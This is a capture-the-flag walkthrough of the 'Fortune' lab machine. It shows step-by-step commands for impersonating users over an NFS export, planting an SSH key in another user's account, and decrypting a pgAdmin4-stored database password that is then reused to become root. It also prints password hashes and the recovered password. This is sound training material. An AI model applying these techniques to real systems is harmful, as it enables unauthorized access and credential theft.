I need my browser to trust the Root CA of the certificate chain that signed the server certificate. I also need to import the client certificate to the browser.

Firefox only supports client certificates in PKCS #12 format. I use the openssl command to generate the needed file:


```
openssl pkcs12 -export -inkey \
 /root/htb/fortune/ca/intermediate/private/auxsarge.htb.eu.key.pem \
 -in /root/htb/fortune/ca/intermediate/certs/auxsarge.htb.cert.pem \
 -out /root/htb/fortune/auxsarge.p12
```

This will ask to create and verify an export password. I set to 'abc123'.


On Kali Linux, I open Firefox, navigate to 'about:preferences#privacy', click on the 'View Certificates' button near the bottom of the page. This starts the Certificate Manager.


In Certificate Manager,

- Import the Root CA by clicking on Authorities, clicking the Import button, and navigating to and selecting /root/htb/fortune/ca/certs/ca.cert.pem. Choose 'Trust this CA to identify websites' and click OK.



- Import the client certificate by clicking on 'Your Certificates', clicking on the Import button, and navigating to and selecting /root/htb/fortune/auxsarge.p12. Type the export password set when I generated the pkcs12 file.







Connecting to the service on port 443

I need to add an entry for 'fortune.htb' to my /etc/hosts file, otherwise, I will likely get certificate trust errors in the browser.

When I navigate to https://fortune.htb/, I get the following pop-up:



I click on “OK”, and I am presented with the following page.



Elevating network access

Clicking on the ‘generate’ link presents me with a web page containing instructions and an SSH key pair.

I save the public key to /root/htb/fortune/nfsuser.pub and the private key to /root/htb/fortune/nfsuser.

Then:

```
# chmod 600 nfsuser
# ssh -i nfsuser nfsuser@fortune.htb
The authenticity of host 'fortune.htb (192.168.46.151)' can't be established.
ECDSA key fingerprint is SHA256:hqR1wFx42tnAMw1XxuSDE4dFFmgTf/9HnPvX0xDT28c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'fortune.htb' (ECDSA) to the list of known hosts.

Hello nfsuser. You are authenticated from host "192.168.46.101"
```

Leveraging elevated network access

Since I believe NFS will be my ticket to the first flag, I can verify in another terminal window using the ‘showmount’ command. (Note: Kali Linux does not come with NFS support pre-installed).

```
# showmount -e fortune.htb
Export list for fortune.htb:
/home (everyone)
```

Next, I mount the filesystem:

```
# mkdir /mnt/fortune
# mount -t nfs fortune.htb:/home /mnt/fortune
# ls -al /mnt/fortune
total 12
drwxr-xr-x 5 root root  512 Nov  2 21:19 .
drwxr-xr-x 4 root root 4096 Nov  3 15:23 ..
drwxr-xr-x 5 1001 1001  512 Nov  3 16:29 bob
drwxr-x--- 3 1000 1000  512 Nov  3 16:12 charlie
drwxr-xr-x 2 1002 1002  512 Nov  2 22:39 nfsuser
```

Since I am using default NFS security, the server trusts my client. I am currently root, which according to the OpenBSD NFS documentation, maps to user with uid '-2'. However, as root on my local machine, I can impersonate any user I want.

```
# sudo -u \#1000 -s
$ cd /mnt/fortune/charlie
$ ls -al
total 22
drwxr-x--- 3 1000 1000 512 Nov  3 16:12 .
drwxr-xr-x 5 root root 512 Nov  2 21:19 ..
-rw-r----- 1 1000 1000 771 Oct 11 15:18 .cshrc
-rw-r----- 1 1000 1000 101 Oct 11 15:18 .cvsrc
-rw-r----- 1 1000 1000 359 Oct 11 15:18 .login
-rw-r----- 1 1000 1000 175 Oct 11 15:18 .mailrc
-rw------- 1 1000 1000 608 Nov  3 11:20 mbox
-rw-r----- 1 1000 1000 216 Oct 11 15:18 .profile
drwx------ 2 1000 1000 512 Nov  2 17:05 .ssh
-r-------- 1 1000 1000  33 Nov  3 16:12 user.txt
-rw-r----- 1 1000 1000  87 Oct 11 15:18 .Xdefaults
```

I have read-write access, so I simply add one of my ssh public keys to the authorized keys file in /mnt/fortune/charlie/.ssh/. Once this is done, I don't need NFS access. I should no longer need nfsuser's ssh session.

```
$ exit
# umount /mnt/fortune
# ssh -i id_rsa charlie@fortune.htb
OpenBSD 6.4 (GENERIC) #349: Thu Oct 11 13:25:13 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.
fortune$
```

Getting the second flag (root.txt)

A hint

In charlie's home directory, there's an mbox file containing an email from Bob:

```
From:  <bob@fortune.htb>
Date: Sat, 3 Nov 2018 11:18:51 -0400 (EDT)
To: charlie@fortune.htb
Subject: pgadmin4
Message-ID: <196699abe1fed384@fortune.htb>
Status: RO

Hi Charlie,

Thanks for setting-up pgadmin4 for me. Seems to work great so far.
BTW: I set the dba password to the same as root. I hope you don't mind.

Cheers,

Bob
```

There is no user named ‘dba’ in /etc/passwd. Perhaps ‘dba’ refers to a role in the local PostgreSQL database, or a user of the local pgadmin4 service.

PostgreSQL Database

Running the ‘psql’ command as user ‘charlie’ works, and issuing the ‘\du’ command lists the database roles.

```
fortune$ psql
psql (10.5)
Type "help" for help.

charlie=> \du
                                   List of roles
 Role name |                         Attributes                         |
Member of
-----------+------------------------------------------------------------+------
-----
 appsrv    |                                                            | {}
 bob       |                                                            | {}
 charlie   |                                                            | {}
 dba       |                                                            | {}
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}
```

There is a dba role in the local PosgreSQL instance.

PgAdmin4

Enumeration

```
fortune$ grep pgadmin4 /etc/passwd
_pgadmin4:*:511:511::/usr/local/pgadmin4:/usr/local/bin/bash
fortune$ ls -al /usr/local/pgadmin4
total 60120
drwxr-x---   5 _pgadmin4  wheel       512 Nov  3 11:05 .
drwxr-xr-x  12 root       wheel       512 Nov  2 21:19 ..
-rw-r-----   1 _pgadmin4  wheel        43 Nov  2 23:28 .bash_profile
drwx------   3 _pgadmin4  wheel       512 Nov  3 10:24 .cache
drwxr-xr-x   3 _pgadmin4  wheel       512 Nov  3 10:24 .virtualenvs
drwxr-xr-x   7 _pgadmin4  wheel       512 Oct  1 05:28 pgadmin4-3.4
-rw-r-----   1 _pgadmin4  wheel  30743447 Nov  2 23:27 pgadmin4-3.4.tar.gz
```

The above reveals that this is not a package; it’s “built” from source. There’s also python virtual environment at play. There’s a README file in the pgadmin4-3.4 subdirectory describing the install steps and references a config_local.py file.

```
$ cat /usr/local/pgadmin4/pgadmin4-3.4/web/config_local.py
LOG_FILE = '/var/log/pgadmin4/pgadmin4.log'
SQLITE_PATH = '/var/appsrv/pgadmin4/pgadmin4.db'
SESSION_DB_PATH = '/var/appsrv/pgadmin4/sessions'
STORAGE_DIR = '/var/appsrv/pgadmin4/storage'
```

The pgadmin4 documentation at

https://www.pgadmin.org/docs/pgadmin4/dev/server_deployment.html

suggests that the 'pgadmin4.db' file is the configuration database.

Configuration Database

```
fortune$ sqlite3 /var/appsrv/pgadmin4/pgadmin4.db
SQLite version 3.24.0 2018-06-04 19:24:41
Enter ".help" for usage hints.
sqlite> .schema
CREATE TABLE alembic_version (
        version_num VARCHAR(32) NOT NULL,
        CONSTRAINT alembic_version_pkc PRIMARY KEY (version_num)
);
CREATE TABLE version (
        name VARCHAR(32) NOT NULL,
        value INTEGER NOT NULL,
        PRIMARY KEY (name)
);
CREATE TABLE user (
        id INTEGER NOT NULL,
        email VARCHAR(256) NOT NULL,
        password VARCHAR(256),
        active BOOLEAN NOT NULL,
        confirmed_at DATETIME,
        PRIMARY KEY (id),
        UNIQUE (email),
        CHECK (active IN (0, 1))
);
CREATE TABLE role (
        id INTEGER NOT NULL,
        name VARCHAR(128) NOT NULL,
        description VARCHAR(256) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (name)
);
CREATE TABLE setting (
        user_id INTEGER NOT NULL,
        setting VARCHAR(256) NOT NULL,
        value VARCHAR(1024),
        PRIMARY KEY (user_id, setting),
        FOREIGN KEY(user_id) REFERENCES user (id)
);
CREATE TABLE roles_users (
        user_id INTEGER,
        role_id INTEGER,
        FOREIGN KEY(role_id) REFERENCES role (id),
        FOREIGN KEY(user_id) REFERENCES user (id)
);
CREATE TABLE servergroup (
        id INTEGER NOT NULL,
        user_id INTEGER NOT NULL,
        name VARCHAR(128) NOT NULL,
        PRIMARY KEY (id),
        FOREIGN KEY(user_id) REFERENCES user (id),
        UNIQUE (user_id, name)
);
```

```
CREATE TABLE module_preference(
        id INTEGER PRIMARY KEY,
        name VARCHAR(256) NOT NULL
        );
CREATE TABLE preference_category(
        id INTEGER PRIMARY KEY,
        mid INTEGER,
        name VARCHAR(256) NOT NULL,

        FOREIGN KEY(mid) REFERENCES module_preference(id)
        );
CREATE TABLE preferences (

        id INTEGER PRIMARY KEY,
        cid INTEGER NOT NULL,
        name VARCHAR(256) NOT NULL,

        FOREIGN KEY(cid) REFERENCES preference_category (id)
        );
CREATE TABLE user_preferences (

        pid INTEGER,
        uid INTEGER,
        value VARCHAR(1024) NOT NULL,

        PRIMARY KEY (pid, uid),
        FOREIGN KEY(pid) REFERENCES preferences (pid),
        FOREIGN KEY(uid) REFERENCES user (id)
        );
CREATE TABLE debugger_function_arguments (
        server_id INTEGER ,
        database_id INTEGER ,
        schema_id INTEGER ,
        function_id INTEGER ,
        arg_id INTEGER ,
        is_null INTEGER NOT NULL CHECK (is_null >= 0 AND is_null <= 1) ,
        is_expression INTEGER NOT NULL CHECK (is_expression >= 0 AND
is_expression <= 1) ,
        use_default INTEGER NOT NULL CHECK (use_default >= 0 AND use_default <=
1) ,
        value TEXT,
        PRIMARY KEY (server_id, database_id, schema_id, function_id, arg_id)
        );
CREATE TABLE process(
        user_id INTEGER NOT NULL,
        pid TEXT NOT NULL,
        desc TEXT NOT NULL,
        command TEXT NOT NULL,
        arguments TEXT,
        start_time TEXT,
        end_time TEXT,
        logdir TEXT,
        exit_code INTEGER,
        acknowledge TEXT,
        PRIMARY KEY(pid),
        FOREIGN KEY(user_id) REFERENCES user (id)
        );
CREATE TABLE keys (
        name TEST NOT NULL,
        value TEXT NOT NULL,
        PRIMARY KEY (name));
CREATE TABLE server (
            id  INTEGER NOT NULL,
```

```
            user_id     INTEGER NOT NULL,
            servergroup_id      INTEGER NOT NULL,
            name        VARCHAR(128) NOT NULL,
            host        VARCHAR(128),
            port        INTEGER NOT NULL CHECK(port >= 1 AND port <= 65534),
            maintenance_db      VARCHAR(64),
            username    VARCHAR(64) NOT NULL,
            password    VARCHAR(64),
            role        VARCHAR(64),
            ssl_mode    VARCHAR(16) NOT NULL CHECK(ssl_mode IN
                ( 'allow' , 'prefer' , 'require' , 'disable' ,
                  'verify-ca' , 'verify-full' )
            ),
            comment     VARCHAR(1024),
            discovery_id        VARCHAR(128),
            hostaddr    TEXT(1024),
            db_res      TEXT,
            passfile    TEXT,
            sslcert     TEXT,
            sslkey      TEXT,
            sslrootcert TEXT,
            sslcrl      TEXT,
            sslcompression      INTEGER DEFAULT 0,
            bgcolor TEXT(10),
            fgcolor TEXT(10),
            service TEXT,
            use_ssh_tunnel INTEGER DEFAULT 0,
            tunnel_host TEXT,
            tunnel_port TEXT,
            tunnel_username TEXT,
            tunnel_authentication INTEGER DEFAULT 0,
            tunnel_identity_file TEXT, connect_timeout INTEGER DEFAULT 0,
tunnel_password TEXT(64),
            PRIMARY KEY(id),
            FOREIGN KEY(user_id) REFERENCES user(id),
            FOREIGN KEY(servergroup_id) REFERENCES servergroup(id)
        );
```

Reviewing the schema of this database reveals two tables of interest containing passwords: ‘user’ and ‘server’. It looks like servers must be associated to users, given the foreign key constraint on the server table.

```
sqlite> select * from user;
1|charlie@fortune.htb|$pbkdf2-
sha512$25000$3hvjXAshJKQUYgxhbA0BYA$iuBYZKTTtTO.cwSvMwPAYlhXRZw8aAn9gBtyNQW3Vge
23gNUMe95KqiAyf37.v1lmCunWVkmfr93Wi6.W.UzaQ|1|
2|bob@fortune.htb|$pbkdf2-
sha512$25000$z9nbm1Oq9Z5TytkbQ8h5Dw$Vtx9YWQsgwdXpBnsa8BtO5kLOdQGflIZOQysAy7JdTV
cRbv/6csQHAJCAIJT9rLFBawClFyMKnqKNL5t3Le9vg|1|
sqlite> select * from server;
1|2|2|fortune|localhost|5432|postgres|dba|utUU0jkamCZDmqFLOrAuPjFxL0zp8zWzISe5M
F0GY/l8Silrmu3caqrtjaVjLQlvFFEgESGz||prefer||||||<STORAGE_DIR>/.postgresql/post
gresql.crt|<STORAGE_DIR>/.postgresql/postgresql.key|||0|||||0||22||0||0|
```

This is further evidence that the ‘dba’ account referenced by bob in the email to charlie refers to the PostgreSQL database role. These passwords appear to be encrypted. For pgadmin4 to be able to use them, there must be a way to decrypt them.

Source Code Analysis

From the directory '/usr/local/pgadmin4/pgadmin4-3.4/web', running the command:

```
$ grep -R decrypt *
```

yields some interesting results:

1. In a file named 'crypto.py', there's a 'decrypt' function defined as:

   ```
   def decrypt(ciphertext, key):
   ```

2. There's a file named 'connection.py' in a subdirectory named 'psycopg2' (a python library for interacting with PostgreSQL databases) with the lines:

   ```
   from pgadmin.utils.crypto import decrypt
                   password = decrypt(encpass, user.password)
                           "Failed to decrypt the saved password.\nError: {0}"
               password = decrypt(password, user.password).decode()
                   password = decrypt(password, user.password).decode()
   ```

From these two observations, decrypting the 'dba' password may be as simple as calling that decrypt function with the 'dba' password value in the 'server' table in the SQLITE database as the ciphertext with the stored password value for 'bob@fortune.htb' in the user table as the key.

Decrypting the password from the configuration database

1. Copy the crypto.py file to a working area.

   ```
   cp /usr/local/pgadmin4/pgadmin4-3.4/web/pgadmin/utils/crypto.py .
   ```

2. Write a small python script that does the work:

   ```
   fortune$ cat get_dba_pwd.py
   import crypto

   c_text =
   'utUU0jkamCZDmqFLOrAuPjFxL0zp8zWzISe5MF0GY/l8Silrmu3caqrtjaVjLQlvFFEgESGz'
   u_pass = '$pbkdf2-
   sha512$25000$z9nbm1Oq9Z5TytkbQ8h5Dw$Vtx9YWQsgwdXpBnsa8BtO5kLOdQGflIZOQysAy7JdTV
   cRbv/6csQHAJCAIJT9rLFBawClFyMKnqKNL5t3Le9vg'

   print(crypto.decrypt(c_text,u_pass).decode())
   ```

3. Set-up a virtual environment for charlie, but point to _pgadmin4's instead.

   ```
   fortune$ bash
   bash-4.4$ source /usr/local/bin/virtualenvwrapper.sh
   ```

```
virtualenvwrapper.user_scripts creating /home/charlie/.virtualenvs/premkproject
virtualenvwrapper.user_scripts creating
/home/charlie/.virtualenvs/postmkproject
virtualenvwrapper.user_scripts creating /home/charlie/.virtualenvs/initialize
virtualenvwrapper.user_scripts creating
/home/charlie/.virtualenvs/premkvirtualenv
virtualenvwrapper.user_scripts creating
/home/charlie/.virtualenvs/postmkvirtualenv
virtualenvwrapper.user_scripts creating
/home/charlie/.virtualenvs/prermvirtualenv
virtualenvwrapper.user_scripts creating
/home/charlie/.virtualenvs/postrmvirtualenv
virtualenvwrapper.user_scripts creating
/home/charlie/.virtualenvs/predeactivate
virtualenvwrapper.user_scripts creating
/home/charlie/.virtualenvs/postdeactivate
virtualenvwrapper.user_scripts creating /home/charlie/.virtualenvs/preactivate
virtualenvwrapper.user_scripts creating /home/charlie/.virtualenvs/postactivate
virtualenvwrapper.user_scripts creating
/home/charlie/.virtualenvs/get_env_details
bash-4.4$ env
SSH_CONNECTION=192.168.46.101 35576 192.168.46.151 22
VIRTUALENVWRAPPER_WORKON_CD=1
VIRTUALENVWRAPPER_HOOK_DIR=/home/charlie/.virtualenvs
OLDPWD=/home/charlie
WORKON_HOME=/home/charlie/.virtualenvs
USER=charlie
PWD=/home/charlie/scratch
HOME=/home/charlie
SSH_CLIENT=192.168.46.101 35576 22
SSH_TTY=/dev/ttyp0
MAIL=/var/mail/charlie
VIRTUALENVWRAPPER_SCRIPT=/usr/local/bin/virtualenvwrapper.sh
TERM=xterm-256color
SHELL=/bin/ksh
SHLVL=1
LOGNAME=charlie
VIRTUALENVWRAPPER_PROJECT_FILENAME=.project
PATH=/home/charlie/bin:/bin:/sbin:/usr/bin:/usr/sbin:/usr/X11R6/bin:/usr/local/
bin:/usr/local/sbin:/usr/games
_=/usr/bin/env
bash-4.4$ export VIRTUALENVWRAPPER_HOOK_DIR=/usr/local/pgadmin4/.virtualenvs/
bash-4.4$ export WORKON_HOME=/usr/local/pgadmin4/.virtualenvs/
bash-4.4$ workon pgadmin4
(pgadmin4) bash-4.4$ python3 get_dba_pwd.py
R3us3-0f-a-P4ssw0rdl1k3th1s?_B4D.ID3A!
```

Validate password reuse

```
(pgadmin4) bash-4.4$ su
Password:
(pgadmin4) ksh-v5.2.14# whoami;ls /root
root
.cache   .cshrc   .cvsrc   .login   .profile .ssh     root.txt
```